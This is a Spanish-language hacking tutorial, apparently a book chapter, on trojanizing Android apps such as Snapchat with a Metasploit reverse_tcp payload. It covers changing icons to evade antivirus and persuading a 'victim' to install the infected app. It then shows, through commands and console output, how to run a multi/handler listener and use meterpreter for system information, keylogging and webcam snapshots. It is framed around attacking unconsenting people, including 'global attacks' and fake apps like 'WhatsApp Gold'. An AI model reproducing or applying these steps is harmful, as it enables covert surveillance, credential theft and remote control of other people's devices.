No todas las aplicaciones pueden ser infectadas, así que una alternativa es cambiar el icono y evadir el sistema antivirus, por ejemplo, si vas a pasar un "WhatsApp Gold" con malware, y no puedes infectar el WhatsApp original, puedes simplemente cambiarle el icono al malware que creaste con msfvenom.

Start Listener


Empezar el escuchador, esta opción inicia el manejador para escuchar conexiones del malware.


Cada opción es útil en diferentes situaciones, sin embargo, para este ejemplo, vamos a inyectar a una aplicación decentemente moderna, Snapchat, para esto, seleccionaremos la opción 3.




Al escribir 3 y presionar enter, nos pedirá los dos requisitos para crear malware, IP y Puerto, en forma de LHOST y LPORT, de nuevo, recuerda que, si harás ataques globales, usa tu IP pública.

Nombra tu archivo como gustes, recuerda que tu víctima vera este nombre.






Selecciona el Payload de Metasploit que utilizaras, en este caso yo sugiero android/meterpreter/reverse_tcp, pero aun así funcionan los demás.




Y finalmente selecciona la aplicación a la que vas a inyectar, en el sistema que descargaste ya pre-descargue algunas aplicaciones (no todas funcionan con este método), entre ellas, Snapchat, que si funciona, sin embargo, puedes descargar cualquier otra de apkpure.com u alguna otra fuente e intentarlo.




La primera vez que lo inicies te pedirá un cuestionario, simplemente presiona enter en todo, hasta al final que te pregunte que si ya terminaste, luego empezará a procesar: inyectando la aplicación.



Cuando termine, te mostrará un mensaje de terminado, junto con la ubicación y nombre donde se guardó la aplicación infectada.



De ahí basta con ingresar a esa ruta, y convencer a la víctima que instale dicha aplicación en su dispositivo, también te aparecerá una ventana preguntándote si quieres que te autoejecute el escuchador, si la máquina en donde creaste el archivo malicioso es el mismo que tiene la IP donde vas a controlar al sistema de la víctima, esto te ahorraría algunos minutos de configuración al seleccionar “multi-Handler”



¿Cómo funciona?


La teoría de cómo funciona este script es muy sencillo, esencialmente, agarra dos aplicaciones, la buena, que tu seleccionaste, y crea una "mala", que es el payload de Metasploit, descompila ambas, y lo que quedan son objetos llamados "smali", manifest, que es donde se piden los permisos, y el objeto/método principal, todo dividido en carpetas, entonces el script agarra el objeto de la aplicación "mala" y la pega en la carpeta de la "buena", modifica el código del objeto/método principal para que mande llamar al objeto "malo", y modifica el manifest para pedir más permisos, una vez terminado eso, compila la aplicación (la buena ahora infectada con el método "malo"), y la firma, y listo, ahí tienes una aplicación con

funcionalidad original, pero con una funcionalidad oculta que te da acceso remoto al sistema de la víctima.

Controlando al sistema remotamente

Ahora que ya creaste un programa malicioso que te dará acceso remoto (un RAT) al sistema que lo ejecute, debes cumplir con el segundo requisito de un RAT, que es un manejador, también conocido como handler, para hacer esto, abriremos Metasploit.

Para abrir Metasploit, escribe msfconsole en la terminal.



Una vez abierto, estarás en lo que se conoce como la consola de Metasploit, siempre que tengas en la terminal msf > puedes asumir que estas en esta consola, si tienes algo después del msf, sigues en la consola, sin embargo, probablemente estás dentro de uno de los módulos.


```
       =[ metasploit v4.17.3-dev                          ]
+ -- --=[ 1795 exploits - 1019 auxiliary - 310 post       ]
+ -- --=[ 538 payloads - 41 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Dentro de aquí es donde te sirven las palabras reservadas de Metasploit, en este momento ya creamos malwares, entonces nos interesa tener un escuchador o handler, así que utilizaremos el comando use exploit/multi/handler para abrir el handler, nota la palabra reservada “use” y como cambia el módulo en la consola.



Ahora, un handler tiene varias variables, la primera y más importante, es "¿qué voy a controlar?", y esto se refiere a que PAYLOAD va a manejar, así que vamos a darle el comando set PAYLOAD <payload>, en este caso, si estamos controlando Windows, el payload fue /windows/meterpreter/reverse_tcp, así que el comando seria set PAYLOAD windows/meterpreter/reverse_tcp, asimismo, si fuéramos a controlar Android, seria set PAYLOAD android/meterpreter/reverse_tcp, cualquiera sea el caso, escribes el payload que hayas utilizado para crear tu archivo malicioso.



Luego, tienes que configurar las siguientes variables, para saber cuáles son, basta con escribir la(s) palabra(s) reservadas show options. Aquí, veras en mayúsculas las variables que tienes que darle a este handler, y si es requerido o no, en este caso es obvio, ya que vas a controlar un RAT, necesitas las dos cosas que siempre necesita un RAT, que son la IP (LHOST) y el Puerto (LPORT), nota que siempre que sea LPORT o LHOST significa que es la IP del atacante, cuando sea RPORT o RHOST es la IP de la víctima.

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Para darle valor a estas variables, basta con utilizar la palabra reservada set, luego del nombre de la variable y su valor. Recuerda que el LPORT tiene que ser igual al que pusiste en el payload, sin embargo, el LHOST siempre es la IP local, ya que el servicio se corre localmente, aunque la conexión llegue a la IP pública.

Luego de darle valor a las variables, podemos escribir show options de nuevo para confirmar que este adecuadamente configurado.

```
msf exploit(multi/handler) > set LHOST 192.168.1.67
LHOST => 192.168.1.67
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique
   LHOST     192.168.1.67     yes       The listen address
   LPORT     443              yes       The listen port
```

Y finalmente, escribimos la palabra reservada exploit para ejecutar el comando, en este punto estamos escuchando, esperando recibir las conexiones una vez que se ejecute el código malicioso en la máquina de la víctima.



Cuando la víctima abra el archivo malicioso, por ejemplo, en este caso el WinRAR en un Windows, la terminal te mostrará que están llegando paquetes, la prueba de que tienes control del sistema es cuando aparece la palabra meterpreter >, que significa que estás dentro del sistema y tienes control de este.

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.67:443
[*] Sending stage (179779 bytes) to 192.168.1.141
[*] Meterpreter session 1 opened (192.168.1.67:443 -> 192.168.1.141:49813) at 2018-08-02 23:31:21 -0500

meterpreter >
```

Mientras que en la máquina de la víctima aparece como un programa cualquiera.



Ahora, una vez que tienes un meterpreter, estas en lo que se llama “sesión”, por ejemplo, en el caso anterior, es la sesión 1, pero si infectó a otra máquina, se abrirá una sesión 2, solo puedo interactuar con una sesión a la vez, sin embargo, puedo tener más de una sesión activa.

Para ver los comandos básicos que puedes hacer en una máquina comprometida, puedes escribir la palabra reservada help, y te saldrá una lista de comandos que puedes ejecutar.

```
Stdapi: User interface Commands
===============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components


Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam
```

Con estos comandos puedes hacer cosas como obtener información del sistema, con sysinfo, del usuario, con getuid, capturas de pantalla, con screenshot, capturas de teclado(keylogger) con keyscan_start, entre otras cosas que mencionaré a continuación.

Información del sistema

Algo de lo primero que quieres hacer siempre que obtengas acceso a un sistema por medio de un RAT, es ver la información del sistema, es decir, que sistema operativo es, que IP tiene, etc.

Para esto, puedes utilizar el comando sysinfo, que te dirá el sistema operativo y versión de este del sistema.

```
meterpreter > sysinfo
Computer        : WIN-KA6NAUTJLSB
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : es_ES
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Cámara Web y Micrófono

Para activar la cámara web, basta con ejecutar el comando webcam_snap, y la cámara se activará (la limitante es que si la cámara está bloqueada o tapada), muchos ordenadores tienen LEDs que avisan cuando se activa.

```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/oQnuNzpo.jpeg
```

